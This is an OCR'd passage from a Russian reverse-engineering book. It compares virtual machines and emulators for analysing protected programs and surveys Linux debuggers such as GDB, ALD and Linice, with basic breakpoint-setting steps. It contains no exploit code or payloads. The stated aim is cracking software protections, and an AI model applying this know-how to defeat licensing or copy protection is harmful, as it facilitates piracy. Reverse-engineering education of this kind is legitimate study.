


Рис. 2.10. Microsoft Virtual PC эмулирует весь компьютер целиком, включая BIOS Setup




Рис. 2.11. Реакция Microsoft Virtual PC на попытку запуска SoftICE

Часто возникает довольно щекотливый вопрос о необходимости лицензирования Windows (и другого ПО) для каждой виртуальной машины, на которой она установлена. С юридической точки зрения все ОК, поскольку операционные системы до сих пор лицензируются под физические машины, что вполне логично, но вот мерзкая защита, встроенная в Windows, требует активации при смене всех трех ключевых компонентов — процессора, жесткого диска и видеокарты, а на виртуальной машине они… естественно виртуальные и совсем не совпадающие с реальными. Правда, VMware, выполняющая команду `CPUID` "вживую", показывает процессор таким, какой он есть, избавляя нас от необходимости платить за одну и ту же копию Windows много раз подряд.

Новые версии виртуализационного программного обеспечения Microsoft поддерживают технологии аппаратной виртуализации. Например, Microsoft Virtual Server 2007 поддерживает технологии Pacifica и Vanderpool.

Xen

Проект XEN — детище некоммерческой организации Xen Community, возглавляемой Яном Праттом (Ian Pratt) из XenSource, Inc (рис. 2.12) — появился задолго до "изобретения" аппаратной виртуализации. Он широко использовался такими компаниями, как IBM и Hewlett-Packard в мэйнфреймах для организации выделенных виртуальных серверов (virtual dedicated servers), подробнее о которых можно прочесть в статье **http://en.wikipedia.org/wiki/Virtual_dedicated_server**. Это, безусловно, говорит о высокой надежности и отличном качестве данного продукта. Он проверен временем и, что еще важнее, помимо платформы x86 поддерживает и такие платформы, как x86-64, IA64, PPC и SPARC.




Рис. 2.12. Гостевые операционные системы в эмуляторе Xen

Правда, на процессорах, не поддерживающих аппаратной виртуализации, требуется модификация ядра гостевой операционной системы, взаимодействующей с гипервизором посредством предоставляемого им набора функций API. С открытыми операционными системами (xBSD, Linux) в этом плане никаких проблем не возникает, а вот Windows XP удалось перенести на XEN исключительно в рамках проекта "Microsoft's Academic Licensing Program", позволяющего хачить ядро Windows в академических целях. Несмотря на то, что перенос осуществлялся при активном участии Microsoft Research в тесном сотрудничестве с группой University of Cambridge Operating Systems, условия лицензионного соглашения не позволяют распространять портированную версию Windows XP ни при каких условиях. Тем не менее, технические детали переноса подробно описаны в документации на XEN, так что при жгучем желании, помноженном на избыток свободного времени, этот фокус может повторить любая хакерская группа.

При поддержке аппаратной виртуализации со стороны процессора, XEN позволяет запускать гостевые системы без какой-либо их модификации (а XEN поддерживает все три технологии виртуализации: Pacifica, Vanderpool и Silvervale). Зачем ограничиваться только Windows XP, когда вокруг существуют Windows Vista, Server Longhorn и горячо любимая многими Windows 2000.

В роли базовой ОС могут выступать Linux, NetBSD или FreeBSD (последняя поддерживается в ограниченном режиме). XEN входит в состав множества дистрибутивов, в том числе и в Debian. Существуют и коммерческие версии XEN, например, Novell SLES10 или Red Hat RHEL5. Что же касается Windows, то она не входит в список базовых операционных систем, поддерживаемых XEN. Поэтому если вы выберете себе именно этот эмулятор, то устанавливать Linux/NetBSD вам все-таки придется. Собственно говоря, ничего страшного в этом нет, зато потом поверх него можно будет запустить множество гостевых Windows всех версий, какие только заблагорассудится.

Еще один вариант заключается в использовании образов LiveCD, которые доступны для свободного скачивания по адресу **http://www.xensource.com/download/dl_303cd.html**. Исходные коды Xen доступны здесь: **http://www.cl.cam.ac.uk/research/srg/netos/xen**.

Ближайшие конкуренты

Итак, вы убедились в том, что виртуализация — это передовая технология, позволяющая экспериментировать со всеми существующими операционными системами, организовывать виртуальные сети, а также моделировать атаки, одновременно наблюдая реакцию на них брандмауэров и систем обнаружения вторжений (intrusion detection systems, IDS). Неудивительно поэтому, что новые продукты этого класса появляются чуть ли не каждый день. Одним из таких продуктов является Parallels Workstation (рис. 2.13).




Рис. 2.13. Эмулятор Parallels Workstation

Наконец, нельзя не упомянуть и такие экзотические супервизоры, как Trango, ориентированные на решение задач реального времени, например, таких как обработка быстро меняющихся показаний датчиков.

Выбор подходящего эмулятора

При выборе подходящего эмулятора, хакеры обычно руководствуются следующими критериями: защищенностью, расширяемостью, открытостью исходных текстов, качеством и скоростью эмуляции, наличием встроенного отладчика и гибкостью механизмов работы с моментальными снимками. Рассмотрим все эти пункты более подробно.

Защищенность

Запуская агрессивную программу на эмуляторе, очень сложно отделаться от мысли, что в любой момент она может вырваться из-под его контроля, оставляя за собой длинный шлейф разрушений. Скажем прямо, эти опасения вполне обоснованны. Многие из эмуляторов (DOSBox, Virtual PC) содержат "дыры", позволяющие эмулируемому коду напрямую обращаться к памяти самого эмулятора (например, вызывать от его имени и с его привилегиями произвольные функции API основной операционной системы). Однако "пробить" эмулятор может только специальным образом спроектированная программа. Сетевое взаимодействие — другое дело. Эмуляция виртуальной локальной сети сохраняет все уязвимости базовой операционной системы, и сетевой червь может ее легко атаковать! Поэтому базовая операционная система должна быть в обязательном порядке исключена из виртуальной локальной сети. Естественно, такое решение существенно затрудняет общение виртуальных машин с внешним миром, и поэтому им часто пренебрегают. Кстати сказать, персональные брандмауэры в большинстве своем не контролируют виртуальные сети и не защищают от вторжения.

Некоторые эмуляторы позволяют взаимодействовать с виртуальными машинами через механизм общих папок, при этом папка хозяйской операционной системы видима как логический диск или сетевой ресурс. При всех преимуществах такого подхода, он интуитивно-небезопасен и в среде хакеров не сыскал особенной популярности.

> ***Примечание***
>
> В *главе 41* будут рассмотрены несколько вариантов теоретически обоснованных атак на эмулятор WMware и даны рекомендации по защите от них.

Расширяемость

Профессионально-ориентированный эмулятор должен поддерживать возможность подключения внешних модулей, имитирующих нестандартное оборудование (например, HASP). Особенно это актуально для исследования защит типа Star Force 3, напрямую взаимодействующих с аппаратурой и привязывающихся к тем особенностям ее поведения, о которых штатные эмуляторы порой даже и не подозревают.

Некоторые из эмуляторов расширяемы, некоторые — нет. Но даже у самых расширяемых из них степень маневренности и глубина конфигурируемости довольно невелики и поверхностно документированы (если документированы вообще). Наверное, это происходит от того, что фактор расширяемости реально требуется очень и очень немногим… Эмуляторы ведь пишут не для хакеров! А жаль!

Доступность исходных текстов

Наличие исходных текстов частично компенсирует низкое качество документации и недостаточную расширяемость эмулятора. Если подопытная программа отказывается выполняться под эмулятором, исходные тексты помогут разобраться в ситуации и устранить дефект. К тому же мы

можем оснастить эмулятор всем необходимым нам инструментарием. Например, это могут быть дампер памяти или средство обратной трассировки, позволяющее прокручивать выполнение программы в обратном порядке. Наконец, доступ к исходным текстам дает возможность оперативного добавления недокументированных машинных команд или наборов инструкций новых процессоров.

К сожалению, коммерческие эмуляторы распространяются без исходных текстов, а OpenSource-эмуляторы все еще не вышли из юношеского возраста и для решения серьезных задач непригодны. Увы! "Мир" — это синоним слова "несовершенство"!

Качество эмуляции

Какой прок от эмулятора, если на нем нельзя запускать SoftICE? Можно, конечно, использовать и другие отладчики (например, Olly Debugger), но их возможности намного более ограничены, к тому же на некачественных эмуляторах некоторые из защищенных программ просто не идут!

Для увеличения скорости эмуляции многие из разработчиков сознательно усекают набор эмулируемых команд, поддерживая только наиболее актуальные из них (в особенности это относится к привилегированным командам защищенного режима, командам математического сопроцессора, включая "мультимедийные", и некоторым "редкоземельным" командам реального режима). Служебные регистры, флаги трассировки и другие подобные им возможности чаще всего остаются незадействованными. Тем не менее, такие эмуляторы пригодны не только для запуска игр! Их можно использовать как "карантинную" зону для проверки свежераздобытых программ на вирусы или как подопытную мышь для экспериментов с тем же Disk Editor.

Коммерческие эмуляторы в большинстве своем используют механизмы динамической эмуляции, эмулируя только привилегированные команды, а все остальные выполняя на "живом" процессоре — в сумеречной зоне изолированного адресного пространства, окруженной частоколом виртуальных портов, что не только существенно увеличивает производительность, но и автоматически добавляет поддержку всех новомодных мультимедийных команд (разумеется, при условии, что их поддерживает ваш физический процессор).

Между тем, в обработке исключительных ситуаций, воздействиях команд на флаги, недопустимых способах адресации, эмуляторы (даже динамические!) зачастую ведут себя совсем не так, как настоящий процессор, и защитный код может выяснить это! Впрочем, если защищенная программа не будет работать под эмулятором, это сильно возмутит легальных пользователей.

Встроенный отладчик

Защищенные программы всячески противостоят отладчикам, дизассемблерам, дамперам и прочему хакерскому оружию. Как правило, до нулевого кольца дело не доходит, хотя некоторые защиты, например, Themida (бывший Extereme Protector) работают и там. Существуют десятки, если не сотни, способов "ослепить" отладчик, и противостоять им достаточно трудно, особенно если вы только начали хакерствовать.

Могущество эмулятора как раз и заключается в том, что он полностью контролирует выполняемый код, и обычные антиотладочные приемы на нем не срабатывают. К тому же, аппаратные ограничения эмулируемого процессора на сам эмулятор не распространяются. В частности, количество "аппаратных" точек останова не обязано равняться четырем, как на платформе x86. При необходимости, эмулятор может поддерживать тысячу или даже миллион точек останова, причем условия их срабатывания могут быть сколь угодно извращенными (например, можно всплывать на каждой команде `Jx`, следующей за командой `TEST EAX, EAX`, соответствующей конструкции `if (my_func())`…).

Естественно, для этого эмулятор должен быть оснащен интегрированным отладчиком. Любой другой отладчик, запущенный под эмулятором, например SoftICE, никаких дополнительных преимуществ не получает. Возможности имеющихся интегрированных отладчиков достаточно невелики. Как правило, они обеспечивают ничуть не лучшую функциональность, чем debug.com, а нередко

существенно уступают ему, поэтому к ним стоит прибегать лишь в крайних случаях, когда обыкновенные отладчики с защитой уже не справляются.

Сводная таблица характеристик эмуляторов

Итак, какой же эмулятор все-таки выбрать? Правильное решение поможет вам принять сводная таблица характеристик эмуляторов (табл. 2.1).

Таблица 2.1. *Сравнительная оценка характеристик наиболее популярных эмуляторов (неблагоприятные характеристики выделены серым цветом)*

	DOSBox	**Bochs**	**Microsoft Virtual PC**	**VMware Server**	**Xen**	**Parallels Workstation**
Разработчик	Питер Веенстра (Peter Veenstra) и Sjoerd при содействии сообщества пользователей	Кевин Лоутон (Kevin Lawton)	Microsoft	VMware	Intel и AMD при участии исследовательской группы Кэмбриджского Университета (University of Cambridge)	Parallels
Лицензия	GPL	LGPL	Закрытый код (бесплатное ПО с июля 2006)	Закрытый код (доступны бесплатные версии)	GPL	Закрытый код (коммерческий продукт)
Круг пользователей	Пользователи приложений DOS (в особенности игр)	Разработчики ПО	Любители игр, разработчики ПО, системные администраторы, офисные работники	Любители игр, разработчики ПО, системные администраторы, офисные работники, тестировщики	Любители игр, разработчики ПО, системные администраторы, офисные работники, тестировщики	Любители игр, разработчики ПО, системные администраторы, офисные работники, тестировщики
Эмулируемые процессоры	Intel x86	Intel x86, AMD64	Intel x86	Intel x86, AMD64	Соответствует физически установленному процессору (поддерживаются Intel x86, AMD64, IA-64)	Intel x86
Эмуляция SMP	Отсутствует	Реализована	Отсутствует	Реализована	Реализована	Отсутствует, но планируется в последующих версиях
Основные операционные системы	GNU/Linux, Windows, Mac OS X, Mac OS Classic, BeOS, FreeBSD, OpenBSD, Solaris, QNX, IRIX	Windows, Linux, BeOS, IRIX, AIX	Windows	Windows, Linux	Linux, NetBSD	Windows, Linux, Mac OS X (Intel version)
Официально поддерживаемые гостевые ОС	Внутренняя эмуляция DOS	DOS, Windows, Linux, xBSD	DOS, Windows, OS/2	DOS, Windows, Linux, FreeBSD, Netware, Solaris	Windows XP and 2003 Server, Linux, FreeBSD, NetBSD, OpenBSD	DOS, Windows, Linux, FreeBSD, OS/2, Solaris
Скорость эмуляции по сравнению с основной системой	Крайне низкая	Низкая	Высокая, приближается к скорости основной системы	Высокая, приближается к скорости основной системы	Соответствует скорости основной системы	Приближается к скорости основной системы



Глава 3

Хакерский инструментарий для UNIX и Linux

С точки зрения хакера, выбор специфических кодокопательских утилит для UNIX и Linux невелик. Во всяком случае, он существенно меньше, чем выбор аналогичных утилит в мире Windows. Хакерам приходится делать свою работу практически "голыми руками", причем для этого требуются изрядные усидчивость и трудолюбие. Больше всего удручает отсутствие отладчика, равного по своим возможностям если не SoftICE, то хотя бы OllyDbg. Готовых к употреблению и достойных утилит наподобие дамперов памяти, модификаторов (патчеров), автоматических распаковщиков упакованных файлов в сети практически нет, лишь бесконечные кладбища заброшенных проектов… Поэтому такие утилиты также приходится писать самостоятельно.

Будем надеяться, что через несколько лет ситуация изменится, поскольку, как известно, спрос рождает предложение. Пока же ограничимся кратким обзором доступных инструментов, а также рассмотрим некоторые методы, позволяющие вручную скомпилировать заброшенные и более не поддерживаемые проекты.

> ***Примечание***
>
> UNIX-программистам, как правило, не свойственно "зажимать" исходники, и подавляющее большинство программ (в том числе и рассматриваемые в данной главе) распространяются именно так. Тем не менее, многие пользователи стремятся скачивать готовые к употребления бинарные сборки, зачастую даже не догадываясь, каких возможностей они оказываются лишены! Во второй части данной главы, *"Скрытый потенциал ручных сборок"*, будут даны рекомендации и показаны приемы, используя которые вы сможете наращивать функциональные возможности хакерских утилит UNIX, если вас не устраивает набор функций, предоставляемых готовыми к употреблению исполняемыми файлами.

Отладчики

В первую очередь упоминания заслуживает GDB — кросс-платформенный отладчик исходного уровня (source-level debugger), основанный на библиотеке `Ptrace`[1] и ориентированный преимущественно на отладку приложений, поставляемых с исходными текстами. Для взлома защищенных приложений он не слишком пригоден. Отладчик поддерживает аппаратные точки останова на исполнение. Точки останова на чтение/запись памяти при запуске из-под VMware не срабатывают. Кроме того, GDB не дает возможности устанавливать точки останова на совместно используемую память и модифицировать ее (это означает, что отладить с его помощью утилиту наподобие `ls` вряд ли возможно). Поиск в памяти отсутствует как таковой. Отладчик отказывается загружать файл с искаженной структурой или с отсутствующей таблицей секций (sections table). Внешне он представляет собой консольное приложение (рис. 3.1) со сложной системой

[1] Если вы не знакомы с этой библиотекой, то в первую очередь прочтите минимально необходимую документацию о ней, дав команду `man ptrace`.

команд, полное описание которых занимает порядка трехсот страниц убористого текста. При желании, к отладчику можно добавить графическую оболочку (недостатка в которых испытывать не приходится), однако красивым интерфейсом перечисленные недостатки не исправишь. За время своего существования GDB успел обрасти огромным количеством антиотладочных приемов, многие из которых остаются актуальными и до сих пор. К достоинствам GDB можно отнести его бесплатность. Данный отладчик распространяется по лицензии GNU (отсюда и его название — GNU DeBugger) и входит в комплект поставки большинства дистрибутивов UNIX. Наконец, с его помощью можно накладывать заплатки на исполняемый файл, не выходя из отладчика.




Рис. 3.1. Отладчик GDB за работой

Примечание

Вот небольшой совет для тех, кто только приступает к работе с GDB: чтобы установить точку останова на точку входа (entry point) отлаживаемой программы, необходимо предварительно определить ее адрес. Для этой цели вам пригодится штатная утилита `objdump`[2] (только для незащищенных файлов!) или комбинация шестнадцатеричного редактора BIEW и дизассемблера IDA Pro[3]. Итак, чтобы добиться поставленной цели, дайте команду `objdump` *`file_name`* `– f`, затем загрузите отлаживаемую программу в GDB (`gdb -q` *`file_name`*) и дайте команду `break *0xXXXXXXXX`, где `0xX` — стартовый адрес, а затем запустите отлаживаемую программу на выполнение командой `run`. Если все прошло успешно, GDB тут же остановится, передавая вам бразды правления. Если же этого не произойдет, откройте файл с помощью шестнадцате-

[2] Утилита `objdump` — это аналог утилиты `dumpbin` от Microsoft, но предназначенный для файлов формата ELF (о структуре файлов формата ELF более подробно рассказывается в *главе 31, "Дизассемблирование ELF-файлов под Linux и BSD"*). `Objdump` содержит простенький дизассемблер. Утилита требует обязательного наличия таблицы секций, не может интерпретировать искаженные поля и не справляется с упакованными файлами. Тем не менее, при отсутствии IDA Pro сгодится и она.

[3] Более подробная информация об использовании этой комбинации будет приведена далее в этой главе.

ричного редактора BIEW[4] и внедрите в точку входа код CCh (машинная команда INT 03), предварительно запомнив ее оригинальное содержимое. Затем перезапустите отладчик, а после достижения точки останова восстановите ее содержимое (set {char} *0xXXXXXXXX = YY).

Отладчик ALD (Assembly Language Debugger) — это быстрый отладчик прикладного уровня, ориентированный на отладку ассемблерных текстов и двоичных файлов (рис. 3.2). Скачать его можно по адресу **http://ald.sourceforge.net/**. ALD основан на библиотеке Ptrace со всеми вытекающими отсюда последствиями. В настоящее время он работает только на платформе x86. Отладчик успешно компилируется для работы под управлением следующих операционных систем: Linux, FreeBSD, NetBSD и OpenBSD. Он поддерживает точки останова на выполнение, пошаговую/покомандную трассировку, просмотр/редактирование дампа, простор/изменение регистров и содержит простенький дизассемблер. Довольно аскетичный набор функций! Для сравнения, даже достопочтенный debug.com для MS-DOS — и тот предоставлял более широкий набор возможностей. Зато ALD бесплатен, распространяется в исходных текстах и, что немаловажно, не отказывается загружать файлы, в которых отсутствует таблица секций. Для обучения взлому он вполне подойдет, но на основной хакерский инструмент, увы, не тянет.




Рис. 3.2. Отладчик ALD за работой

Еще один интересный отладчик исходного уровня — The Dude (**http://the-dude.sourceforge.net/**). Он работает в обход Ptrace и успешно выполняет свои задачи там, где GDB и ALD уже не справляются. К сожалению, он работает только под Linux, а поклонникам остальных клонов UNIX остается лишь завидовать. Архитектурно The Dude стоит из трех основных частей: модуля ядра the_dude.o, реализующего низкоуровневые отладочные функции, сопрягающей библиотечной "обертки" вокруг него — libduderino.so, а также внешнего пользовательского интерфейса — ddbg. Собственно говоря, пользовательский интерфейс лучше сразу же переписать. Отладчик бесплатен, но для его скачивания требуется предварительная регистрация на сайте **http://www.sourceforge.net**.

Linice (**http://www.linice.com/**) — это чрезвычайно мощный отладчик ядерного уровня, ориентированный на работу с двоичными файлами без исходных кодов. Фактически он представляет собой аналог SoftICE для Linux (рис. 3.3). Этот отладчик — основной инструмент любого хакера, работающего под Linux. В настоящее время он работает только на ядре версии 2.4 (и, предположительно — 2.2), но вот компиляция для всех остальных ядер завершается неудачей по причине ошибки в файле Iceface.c. Отладчик добавляет в систему устройство /dev/ice, чем легко

[4] О шестнадцатеричном редакторе BIEW чуть подробнее будет рассказано далее в этой главе.

выдает свое присутствие. Впрочем, благодаря наличию исходных текстов, это не представляет серьезной проблемы. Всплывает по нажатию клавиатурной комбинации <CTRL>+<Q>, причем USB-клавиатура пока не поддерживается. Загрузчика нет и пока не предвидится, поэтому единственным способом отладки остается внедрение машинной команды `INT 03` (опкод `CCh`) в точку входа с последующим ручным восстановлением оригинального содержимого.




Рис. 3.3. Нет, это не сон, это аналог SoftICE под Linux!




Рис. 3.4. Основная панель эмулятора

